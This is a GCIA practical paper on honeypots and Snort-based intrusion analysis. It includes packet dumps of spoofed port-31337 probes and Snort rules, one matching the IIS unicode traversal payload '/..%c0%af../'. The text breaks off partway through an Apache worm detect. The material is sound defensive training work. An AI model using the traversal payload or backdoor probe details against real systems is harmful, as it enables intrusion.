Fred Thiele
GCIA practical v3.3
Sans Denver Aug.22-27

Structure of this paper

This is normal text (12pt Arial)

Valuable tables, examples and figures will be numbered in 10pt Arial:

Col1 Title	Col2 title
Item in col1	Item in col2

Table 1.1: this is an example

Text in tables, examples, code, and logs will be displayed in 10pt Arial for brevity and ease of reading (text flows better).

```
<snip>
14:54:48.564488 < 255.255.255.255.31337 > 46.5.237.224.printer: R 0:3(3) ack 0
win 0 (ttl 14, id 0, bad cksum 96ee!)
                    4500 002b 0000 0000 0e06 96ee ffff ffff
                    2e05 ede0 7a69 0203 0000 0000 0000 0000
                    5014 0000 4b16 0000 636b 6f00 0000
</snip>
```

Abstract

This paper is a certification attempt for the GCIA (GIAC Certified Intrusion Analyst). Three assignments have been undertaken for this effort: “Describe the state of Intrusion Detection”, “Network Detects”, and an “Analyze This” scenario.

The author has chosen honeypots and Reverse Signature Matching (RSM) as the state of intrusion detection. This paper briefly describes honeypots, honeynets and Intrusion Detection. Additionally, a method called RSM integrates honeypot theory and intrusion detection methodology to “fill in the blanks” of a traditional IDS offering. Some ideas from this paper were spawned from the

authors attendance of “SANS Honeypots: dancing with hackers” hosted by Lance Spitzner and Markus Ranum.

Three network detects were chosen for the “network detects” section. One detect originated from the SANS logfile site and two from a honeynet at a university. These detects plunge into snort logfiles and tcpdump logfiles to provide a meaningful analysis of Snort IDS alerts. The detects are analyzed according to ten criteria outlined by the SANS Institute.

Finally, the analyze this scenerio investigates five days of Snort logfiles from a college university. They were downloaded from the SANS logfile site and analyzed on several machines in a laboratory. Perl scripts and commercial software were used to crunch the data into meaningful numbers and graphs. A list of detects, explanations and recommendations to the university are contained within this section.

Assignment #1: Describe the State of Intrusion Detection

Honeypots and Intrusion Detection: Opposites Attract

Introduction

Emerging out of research and into the enterprise, honeypots are quickly becoming a staple in corporate networks. Traditional Intrusion Detection Systems (IDS's) are signature based and do not provide the end user with sufficient detection of unknown vulnerabilities. Honeypots, however, have the potential to catch not only known, but unknown attacks against a system or network. This paper will cover honeypot basics, honeypot methodology, and a honeypot technique called Reverse Signature Matching (RSM).

Honeypot 1-2-3

They honeypot has evolved from curiosity to research and on to an enterprise solution. The use of such a tool has become increasingly useful in tracking hacker activity and detecting new types of attacks. This section will discuss the basics of honeypots and honeynets that are needed to understand RSM.

Background

One of the first publications of honeypot discussion was a 1990 novel entitled “The Cuckoo's Egg”, by Clifford Stoll. Though the word honeypot was not mentioned in the book, several experiments set up by the author mimic methodology that is still used today. For example, the book describes a clever hacker using the authors' computer as a bounce point to other networks. Instead of watching the monitor for hours in hopes of seeing 2 minutes of activity, the author writes a script that will notify him, by pager, when a certain account logs in (Stoll). This is a form of honeypot; a warning device that someone is performing malicious activity. Project.honeynet.org has led the industry when discussing honeypot methodology and activity.

The honeynet project was established by Lance Spitzner in April 1999 and is a non-profit group of thirty security professionals researching information security (Honeynet Project, “About the Project”). “The Project” gathers data from hundreds of honeypots set up in several countries at hundreds of locations around the world. The goal is to analyze trends, explore methodology, and find previously unknown attacks.

<u>What are honeypots and honeynets?</u>
Now that there is a firm background, what exactly is a honeypot?
A honeypot is one thing: whatever you want it to be (SANS Institute). Think about it, a netcat session listening on port 80 for Code Red is considered a honeypot. Similarly, a Linux machine with all services intentionally left open to gather information about attacks on the Internet is also a honeypot. With this in mind, let us (or at least the honeynet project) come up with a formal definition of a honeypot, ”Any resource which improves security by being probed, attacked, or compromised” (SANS honeypot). This definition applies to both instances above and covers a broad range of implementations.

A Honeynet is a set of honeypots networked together so their combination resembles a production network. Usually, honeynets implement several tactics to disguise themselves, as there are telltale devices that give honeypots away. These will be discussed later.

<u>What are you trying to achieve?</u>
This is a question that needs to be answered before you set up a honeypot or honeynet. There are 2 types of honeypots, research and production. With research honeypots, the goal is to collect as much data as possible and analyze it in depth. Conversely, production honeypots are refined to gather only data that you wish to see (i.e., particular data from certain ports). An example of a production honeypot is a snort IDS running with a limited rule set (say only Web-IIS.rules).

Choosing the correct implementation of a honeypot/net will be critical for what you are trying to achieve. A research honeypot will provide ample data, but people have to be dedicated to its upkeep and logfile analysis. This is a high maintainence option, whereas the production honeypot/net would be a lesser burden. The saying stands, though, “you get what you pay for”. A research honeypot will potently yield more findings and better results than a production honeypot/net.

<u>Why do they work?</u>
When deploying a honeypot, the idea is to see what normally would not be seen. In other words, keep as much “normal” traffic from reaching the honeypot. The best way to do this is to deploy the honeypot/net unused IP address. This gives you an assumption to work with: any traffic (aside from broadcast) that reaches

the honeypot is instantly suspect, as unused IP address on your network should have no legitimate traffic reaching them.

For example, let us say that one is trying to figure out how many external attacks are being run against their Microsoft Exchange server. The server is located at IP 1.1.1.1. If one builds a duplicate exchange server on an unused IP address, say 1.1.1.2, change the production server to 1.1.1.2, and left the old one at 1.1.1.1, no legitimate traffic should be going to 1.1.1.1. The user could then clearly see attacks originating from the outside the company, as they would be unaware of switch. Incidentally, you have just created a honeypot!

Honeypot Methodology

1st generation and 2nd generation

Generation one (Gen I) honeynets are those that are simply another network segment behind a router. An intrusion detection system (IDS) is set up on that segment, listening in promiscuous mode (seeing all traffic), and alerting to known signatures. Snort IDS (Roesch) has been proven to be an excellent piece of software for this job.

Problems with generation I honeynets is their lack discreteness and complexity of deployment. An attacker can easily see the honeypot IDS sensor by performing a simple traceroute.





Figure 1.1: Generation I Honeynet

In a generation II honeynet, all collection, analyzing and data control happen from a single machine (Honeypot Project, "Know Your Enemy: Honeynets"). Since one machine is handling so much data, it would be nice to obfuscate the sensor machine, and make it harder to detect. One way of accomplishing this is installing two network interface cards (NIC's) in the IDS machine. By bridging those two NIC's at layer 2 of the TCP/IP protocol, one can “hide” the interface; it will be undetectable by traceroute. The attacker should never see the analysis machine when attacking the honeynet, unless, of course, they directly ping/attack the IDS machine.



Honeynet Sensor Diagram

Sensor consists of a single system functioning as both Data Control and Data Capture requirements.

It consists of three interfaces. Two of the interfaces are layer2 (outlined in RED), acting as a switch which segments a production network. The third interface has an IP stack for remote connectivity. This is for both Data Collection and administation.

Interface A: Layer2 interface segmenting production network.

Interface B: Layer 2 interface segmenting Honeynet network.

Intereface C: Layer3 interface VPN connection to collection point.

Figure 1.2: Generation II Honeynet

Signatures

Signatures are the family bond between IDS and virus software. Just like <insert favorite virus scanner here>, host and network based IDS rely on signatures to tell them what is known and not known. Snort, for example, has signatures that look like the following:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode
directory traversal attempt"; flow:to_server,established; content:"/..%c0%af../";
nocase;classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:981; rev:6;)
```

Example 1.1

In this example, we see that the content matched is "/..%c0%af../" from any network (EXTERNAL_NET any) to $HTTP_SERVERS $HTTP_PORTS. There is also a CVE and signature ID associated with this alert (so the user knows where to find more information about an alert). The “$” variables are defined in the snort.conf file.

Reverse Signature Matching

We now have a basic understanding of honeypots and honeynets. After researching IDS and building honeypots, I have though that there can be more to IDS than what is commonly used as the enterprise solution. The question I have been wanting answered is “what can honeypots provide that traditional IDS's cannot?”

Another idea that caught my attention, alerts that are sent to the IDS console for the analyst only consist of known traffic (signatures). What happens, though, to all the *unknown* traffic? Is that not the most interesting data? Anyone can trigger known alerts, but what about the unknown ones?

I attended a SANS Honeypot conference in 2002 hosted by Lance Spitzner (Sun Microsystems) and Markus Ranum (NFR) which really made me think about Honeypots and IDS. This question kept coming up, but without an acceptable answer. It seems that IDS's were overlooking a lot of data, which is understandable, epically if one is monitoring several customer networks that generate thousands of alerts a day. By now, the reader should gather that honeynet technology can catch exploits that have not been released into the public security community. These are commonly referred to as "0-day" vulnerabilities (underground exploits). The only problem is that many hours must be dedicated to a honeypot with intent to catch these 0-days. The writer is proposing a traditional IDS, coupled with Honeypot technology, to achieve a 0-day harvester without the "man hours" of filtering through raw tcpdump/snort data.

Reverse signature matching is a technique that performs exactly the opposite of Snort IDS. We already know that Snort will alert us on known attacks that have a valid signature. Fine! Great! But, we are interested in 0-day vulnerabilities!
This diagram shows how one would deploy a 0-day harvester on a network.




Figure 1.3: Basic RSM Setup

The "RSM" machine is acting as a honeypot in this case. We install it on an unused IP address at the customer site. The RSM machine would be running, say, a modified version of Snort IDS. If the machine were attacked, RSM would throw an alert based on the *unknown* traffic, rather than the known.

The assumption being made here is the malicious user attacks the RSM machine. Typical, scans do not contain 0-day vulnerabilities (the actual executable run on the machine).So the attacker would need to attempt intrusion for this to be worthwhile. One intrusion or 0-day find would make this worthwhile, though.

Let us return to how RSM works. Since RSM only cares about what snort *does not* see, we are going to ignore any known attacks. The easiest way to do this is modify snort to ignore all known events. What is left is a set of unknown events (which are suspect in the first place because we are using a vacant IP address) that need to be mulled over by an analyst. Our goal, remember, is to automate and cut the time it takes to filter through this unknown traffic. Here are some problems and potential solutions.

Snort alerts on only offensive packets in a sequence, the rest are ignored. If only the first packet in a sequence is known, that leaves a lot of unknown packets in the sequence. Once Snort alerts on an offending packet, all packets in that sequence are dropped. This is a simple, but rather poor method of trimming the amount of packets that RSM must comb through. Reassembling the packets may also take a lot of CPU cycles. Also, since 0-days may occur in sequences that contain a packet which triggers Snort, we may loose some potential candidates. This will be a problem that needs to be tested in a production environment.

Since many CPU cycles may be used, an approach such as Shadow uses may be helpful (NWSC). Shadow uses a collection machine (our honeypot) and a processing machine (figure 1.4). Data could be transferred via syslog over an encrypted tunnel to this processing machine. The processor would run scripts once an hour (or so) to comb through this data. Scripts would reassemble streams (ignoring ones with alerted packets), filter out broadcast traffic and send the left over alerts data to the IDS console for the analyst.




Figure 1.4: RSM setup with post processor.

These methods have not been tested in the wild and would take a lot of tweaking to perfect. Keep in mind, though, that honeypots *should* generate very few alerts in the first place. Filtering the already sparse alerts could prove to be worthwhile from an analyst's viewpoint.

<u>Future of IDS/Honeypots</u>

The acceptance of honeypots into enterprise solutions will take time. Formalized processes, possibly RFC's, on honeypot deployment/integration must be written and endorsed by the security community. Standardization will lead to a dependable and enhanced Intrusion Detection System capable of catching miscreants at their worst.

<u>"Black-Box" Honeypots</u>

We know that honeypots are typically deployed on unused IP addresses. Imagine an enterprise that could deploy several "black-boxes" on their network and "auto magically" turn every unused IP address into a honeypot. Granted, this would be data overload, but there would enormous confusion among evildoers. Which machine is production; which is honeypot? Slowing the progress of miscreants being the idea here.

I envision the black box honeynet being plugged into any network, identifying the environment, and starting any number of virtual machines that would mimic services and operating systems on vacant IP addresses (SANS Institute). In addition to confusing the "bad guys", this would provide live, up to date data for enterprises to perform research. All data could be fed into processing machines, which would weed out known attacks, looking for new exploits.

<u>Honeypots Integrated with IDS</u>

The only logical step from here is for honeypots to integrate with the intrusion detection world. Without this valuable resource, IDS is missing at least half of what it could be detecting. Hackers are walking all over enterprises as data overload is causing burden on intrusion analysts. Part of our job as security professionals is to expand and conjure new ideas to make life easier. The intrusion detection is one such field that is in its infancy.

Honeypots will one day be seamlessly integrated into IDS, or vice-versa. Expecting this to happen soon would be a waste of time as honeypots will be slow to gain acceptance. “One of the main reasons for this slow adoption was a great deal of confusion on what honeypots were and their value” (Honeypots: Tracking Hackers; 382). Once understanding and standardization take place, honeypots will be the norm in any commercial intrusion detection service offering.

References

Honeynet Project. *Know Your Enemy: Honeynets* (2001, January)
Retrieved January 04, 2003 from, http://project.honeynet.org/papers/honeynet/

Honeynet Project. *About the Project*. Retrieved December 18, 2002 from,
http://project.honeynet.org/misc/project.html

Naval Surface Warfare Center (NSWC. Shadow. Ver 1.7. Computer Software.
September, 2001. Retrieved from: http://www.nswc.navy.mil/ISSEC/CID/

Marty Roesch. Snort. Ver. 1.8.7. Computer Software. August 31, 2002.
Retrieved from: http://www.snort.org/dl/

SANS Institute. *Dancing with Hackers.* Course Material. SANS: Tracking Hackers.
Attended March 7-8, 2002.

Stoll, Clifford. *The Cukoo’s Egg.* Pocket books, 2003.

Assignment #2: Network Detects

Detect #1: Broadcast (255.255.255.255) Back-Orifice (31337) Traffic
[posted to intrusions@incidents.org Tuesday, October 01, 2002 3:50 PM]

1. Source of Trace:
This log file is from the incidents.org website:
http://www.incidents.org/logs/Raw/2002.5.22.

It is tough to tell any kind of network topology, but it seems (from doing a tcpdump -r 2002.5.22 host 46.5.180.250), that 46.5.180.250 is a web server that connects regularly to an external ip address (64.154.80.51). This server looks to be running software that sends statistics about the site to 64.154.80.51 for tracking (the 64.x ip is hitbox.com and they sell a service which keeps stats on web activity).

The alert was not initially detected by snort. I had to find it manually in the by running:
tcpdump -r ../2002.5.22 tcp port 31337 -xX -vv -S|more

Here are some interesting packet anomalies:
- only single reset packet
- initial sequence number of 0
- data sent on the rst-ack
- ip id of 0
- window size of 0
- ack 0
- packet payload is "cko"

```
<snip>
14:54:48.564488 < 255.255.255.255.31337 > 46.5.237.224.printer: R 0:3(3) ack 0
win 0 (ttl 14, id 0, bad cksum 96ee!)
                         4500 002b 0000 0000 0e06 96ee ffff ffff
                         2e05 ede0 7a69 0203 0000 0000 0000 0000
                         5014 0000 4b16 0000 636b 6f00 0000
14:57:51.574488 < 255.255.255.255.31337 > 46.5.187.228.printer: R 0:3(3) ack 0
win 0 (ttl 14, id 0, bad cksum c8ea!)
                         4500 002b 0000 0000 0e06 c8ea ffff ffff
                         2e05 bbe4 7a69 0203 0000 0000 0000 0000
                         5014 0000 7d12 0000 636b 6f00 0000
15:53:36.554488 < 255.255.255.255.31337 > 46.5.53.136.printer: R 0:3(3) ack 0 win 0 (ttl 14, id
0, bad cksum 5146!)
                         4500 002b 0000 0000 0e06 5146 ffff ffff
                         2e05 3588 7a69 0203 0000 0000 0000 0000
                         5014 0000 056e 0000 636b 6f00 0000



16:45:06.594488 < 255.255.255.255.31337 > 46.5.52.37.printer: R 0:3(3) ack 0 win 0 (ttl 14, id 0,
bad cksum 51ab!)
```

```
                        4500 002b 0000 0000 0e06 51ab ffff ffff
                        2e05 3425 7a69 0203 0000 0000 0000 0000
                        5014 0000 05d3 0000 636b 6f00 0000
17:20:27.584488 < 255.255.255.255.31337 > 46.5.170.251.printer: R 0:3(3) ack 0
win 0 (ttl 14, id 0, bad cksum d9d3!)
                        4500 002b 0000 0000 0e06 d9d3 ffff ffff
                        2e05 aafb 7a69 0203 0000 0000 0000 0000
                        5014 0000 8dfb 0000 636b 6f00 0000
17:47:06.604488 < 255.255.255.255.31337 > 46.5.198.7.printer: R 0:3(3) ack 0 win 0 (ttl 14, id 0,
bad cksum bdc9!)
                        4500 002b 0000 0000 0e06 bdc9 ffff ffff
                        2e05 c607 7a69 0203 0000 0000 0000 0000
                        5014 0000 71f1 0000 636b 6f00 0000
17:59:06.564488 < 255.255.255.255.31337 > 46.5.60.84.printer: R 0:3(3) ack 0 win 0 (ttl 14, id 0,
bad cksum 497c!)
                        4500 002b 0000 0000 0e06 497c ffff ffff
                        2e05 3c54 7a69 0203 0000 0000 0000 0000
                        5014 0000 fda3 0000 636b 6f00 0000
</snip>
```

2. Detect was Generated by:

This detect was generated by Snort version 1.8.7 (build 128) with default (standard) ruleset. Initially, Snort was run with the following command to produce the alerts:

snort -r 2002.5.22 -c /etc/snort/snort.conf -l 2002.5.22.log -X

- The snort rule that generated the alert(s) is (are):

There is no default rule that generated an alert on this detect. I had to run through the tcpdump logs to catch this. Here is a rule to detect this alert:

alert tcp $EXTERNAL_NET 31337 -> $HOME_NET all (msg:"31337 source port detected!"; flags:A+; classtype:bad-traffic;)

- Here are the dumps of the alerts:

```
[**] 31337 source port detected! [**]
06/21-19:43:06.164488 255.255.255.255:31337 -> 46.5.181.95:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 CE 71 FF FF FF FF 2E 05  .+.......q......
0x0020: B5 5F 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  ._zi..........P.
0x0030: 00 00 82 99 00 00 63 6B 6F 00 00 00              ......cko...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] 31337 source port detected! [**]
06/21-19:43:24.134488 255.255.255.255:31337 -> 46.5.24.167:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 6E 27 FF FF FF FF 2E 05  .+......n'......
0x0020: 18 A7 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  ..zi..........P.
0x0030: 00 00 22 4F 00 00 63 6B 6F 00 00 00              .."O..cko...
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] 31337 source port detected! [**]
06/21-19:55:48.184488 255.255.255.255:31337 -> 46.5.135.15:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 FC C1 FF FF FF FF 2E 05  .+..............
0x0020: 87 0F 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  ..zi..........P.
0x0030: 00 00 B0 E9 00 00 63 6B 6F 00 00 00              ......cko...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] 31337 source port detected! [**]
06/21-20:35:45.174488 255.255.255.255:31337 -> 46.5.234.0:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 99 D0 FF FF FF FF 2E 05  .+..............
0x0020: EA 00 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  ..zi..........P.
0x0030: 00 00 4D F8 00 00 63 6B 6F 00 00 00              ..M...cko...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] 31337 source port detected! [**]
06/21-21:54:30.224488 255.255.255.255:31337 -> 46.5.162.232:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 E1 E6 FF FF FF FF 2E 05  .+..............
0x0020: A2 E8 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  ..zi..........P.
0x0030: 00 00 96 0E 00 00 63 6B 6F 00 00 00              ......cko...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] 31337 source port detected! [**]
06/21-23:33:27.234488 255.255.255.255:31337 -> 46.5.201.238:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 BA E0 FF FF FF FF 2E 05  .+..............
0x0020: C9 EE 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  ..zi..........P.
0x0030: 00 00 6F 08 00 00 63 6B 6F 00 00 00              ..o...cko...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] 31337 source port detected! [**]
06/22-00:05:27.244488 255.255.255.255:31337 -> 46.5.91.78:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2B 00 00 00 00 0E 06 2A 82 FF FF FF FF 2E 05  .+......*.......
0x0020: 5B 4E 7A 69 02 03 00 00 00 00 00 00 00 00 50 14  [Nzi..........P.
0x0030: 00 00 DE A9 00 00 63 6B 6F 00 00 00              ......cko...
```

=+=

3. Probability that source address was spoofed:
100%. From looking at the source (255.255.255.255) and all other information in the header (IP ID number of 0, window size of 0 and sequence number 0), there is no doubt that the packet is spoofed. Bad checksums also indicate that this was spoofed. As Bryce_Alexander@Vanguard.com pointed out in a response, “the IP addresses of the destination were altered to protect the innocent in the raw data file, this will cause a bad checksum when you analyze it.”

4. Description of attack:
Why would someone want to spoof the broadcast address and send data to the printer port with an "ack rst"? No data will be returned from a single packet sent w/ ACK-RST. This behavior indicates this is some type of worm or trojan looking for a backdoor installed on the printer port (515). The packet payload is "cko" which may be an "are you out there" command for this specific trojan or worm. Also, the payload could be encrypted with a single, unique key.

A question from Bryce_Alexander@Vanguard.com [Tue, 01 Oct 2002 15:08:19 –0700] asks: “Wouldn't this make the unencrypted data far too easy to guess if the encryption output is always the same for a given input?” Very true! May have been scripted very quickly, using the same encryption key each time. On the other hand, this may not be encrypted at all! A single TCP packet hitting this service may be enough to trigger something bad to happen. There may be no need for a payload at all, or, the payload may be clear text.

5. Attack Mechanism:
The worm/trojan attacks port 515 (printer) by sending an ACK-RST and "cko" payload. It appears that this is looking for a program installed on port 515 and the "cko" may be the activator for it. From an internet perspective, I don't know why port 515 would be a good choice, as it is usually blocked by border firewalls. Internal to a company, however, this may be very sneaky as network printers are all commonly used and not widely blocked.

6. Correlations:
I have read some posts stating that this type of attack is indicative of the "Q" backdoor (http://lists.jammed.com/incidents/2001/04/0153.html), although, snort did not pick this up. The rule is as follows:

```
alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access"; flags:A+;
dsize: >1;  reference:arachnids,203; sid:184;  classtype:misc-activity; rev:3;)
```

The only thing I can see that may be wrong with this signature is the src addy. I believe it should read 255.255.255.255/32, but shouldn't 255.255.255.0/24 work also???
(http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids203&view=signatures)

7. Evidence of Active Targeting:
It is tough to say whether active targeting was involved here. These attacks are spread out over a long period of time that may or may not be active targeting. The packets are identical; there is no evidence of mistypes. Spelling mistakes or anomalies attack packets would indicate an active attack.

8. Severity:

- Criticality: 4
There seems to be a machine on the network that is infected with a Trojan. This needs to be handled in a timely manner.

- Lethality: 5
This backdoor allows remote execution of programs as root. This is about the worst thing that could happen to a UNIX machine.

- System Countermeasures: 2
There is no evidence of any system countermeasures, so I will give this a 2 (a descent sysadmin patching his/her box)

- Network Countermeasures: 3
Since this site has web servers, we will assume there is reasonable protection against intruders (firewall, maybe a proxy, ...)

severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (4+5) - (2+3) = 4

9. Defensive Recommendations:
I would give this a "high" priority rating and send notes to sysadmins about checking their machine for possible compromise. I would also ensure firewalls dropped broadcast traffic from port 31337 with a destination port of 515 (printer).

Two (2) questions from Robert Wagner (rwagner@eruces.com on Tue, 01 Oct 2002 14:06:03 -0700) state: “Any thought to an ingress and egress filter? Why would you allow traffic with source 255.255.. through the firewall?”. If this attack was initiated on the Internet, it should have been filtered (routers shouldn’t pass broadcast traffic, or there would be a huge problem on the Internet). Therefore, we can assume that this came from inside the network. We could configure internal firewalls to perform ingress and egress filtering to stop this type of broadcast traffic, but that’s not the main issue here. The issue is there is a possible compromise of a system within the network. Filtering would hinder the traffic until the infected machine(s) were found, but it will not resolve the problem.

10. Multiple Choice Test Question:
There are several reasons that the following tcpdump packets are spoofed:
```
16:45:06.594488 < 255.255.255.255.31337 > 46.5.52.37.printer: R 0:3(3) ack 0 win 0 (ttl 14, id 0,
bad cksum 51ab!)

17:20:27.584488 < 255.255.255.255.31337 > 46.5.170.251.printer: R 0:3(3) ack 0 win 0 (ttl 14, id
0, bad cksum d9d3!)
17:47:06.604488 < 255.255.255.255.31337 > 46.5.198.7.printer: R 0:3(3) ack 0 win 0 (ttl 14, id 0,
bad cksum bdc9!)
17:59:06.564488 < 255.255.255.255.31337 > 46.5.60.84.printer: R 0:3(3) ack 0 win 0 (ttl 14, id 0,
bad cksum 497c!)
```

Which one of the following does not point to the packet being spoofed?
a) source ports are the same
b) R 0:3(3)
c) ttl is 14
d) ip id's are all 0

answer is c
a) source ports should not be the same; they should be ephemeral port randomly chosen by the os
b) data should not be sent with RST-ACK
d) ip id's should not be the same, much less 0

Detect #2: Apache Scalp

<u>1. Source of Trace:</u>

This log file is from a honeynet that is set up on a campus network. The network diagram is as follows:

```
----------------nic1--->[bsd box]—--nic2---------->[    hub     ]
*internet*               1.1.1.1                    |              |
                                                     |              |
                                        [windows]            [linux]
                                          1.1.1.2               1.1.1.3
```

Figure 2.1: Ascii picture of the honeynet

The bsd box is dual homed with NIC1 from the Internet being in promiscuous. mode. NIC2 facing the hub has no IP and is bridged to NIC1. The BSD machine is a firewall, router and ids (whew!). The IDS is Snort 1.8.7 and it is logging to MySQL and I use ACID to look at the snort data. The BSD box is also dumping all packets via tcpdump. Off of the hub, there is a windows and linux machine.

Here are pieces of the ACID alerts for the detect:

```
<snip>
Generated by ACID v0.9.6b21 on Thu October 03, 2002 10:03:25

- ----------------------------------------------------------------------------
#(1 - 42445) [2002-09-29 07:17:37] [Bugtraq/4474] [CVE/CAN-2002-0079] [Bugtraq/5033]
[CVE/CAN-2002-0392]  WEB-MISC Apache Chunked-Encoding worm attempt IPv4: 10.10.10.10
